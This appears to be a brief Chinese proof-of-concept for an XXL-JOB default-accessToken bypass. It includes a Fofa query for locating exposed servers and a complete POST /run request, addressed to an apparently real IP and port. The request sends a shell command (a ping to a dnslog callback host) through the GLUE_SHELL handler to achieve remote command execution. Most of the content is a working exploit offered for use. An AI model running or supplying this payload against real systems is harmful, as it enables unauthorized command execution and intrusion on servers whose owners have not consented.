
# xxl-job-默认accessToken权限绕过漏洞

1. Fofa

body=" {\"code\":500,\"msg\":\"invalid request, HttpMethod not support.\"}"



1. 部分界面如下



1. Poc 存在的回显200，不存在回显500

POST /run HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0

Accept-Encoding: gzip, deflate, br

Accept: \*/\*

Connection: close

Host: 47.243.169.31:18059

Content-Type: application/json

XXL-JOB-ACCESS-TOKEN: default token

Upgrade-Insecure-Requests: 1

Content-Length: 348

{

"jobId": 1,

"executorHandler": "demoJobHandler",

"executorParams": "demoJobHandler",

"executorBlockStrategy": "SERIAL\_EXECUTION",

"executorTimeout": 0,

"logId": 1,

"logDateTime": 1586373637819,

"glueType": "GLUE\_SHELL",


"glueSource": "ping xxx.dnslog.cn",

"glueUpdatetime": 1586693836766,

"broadcastIndex": 0,

"broadcastTotal": 0

}



4、GUI工具

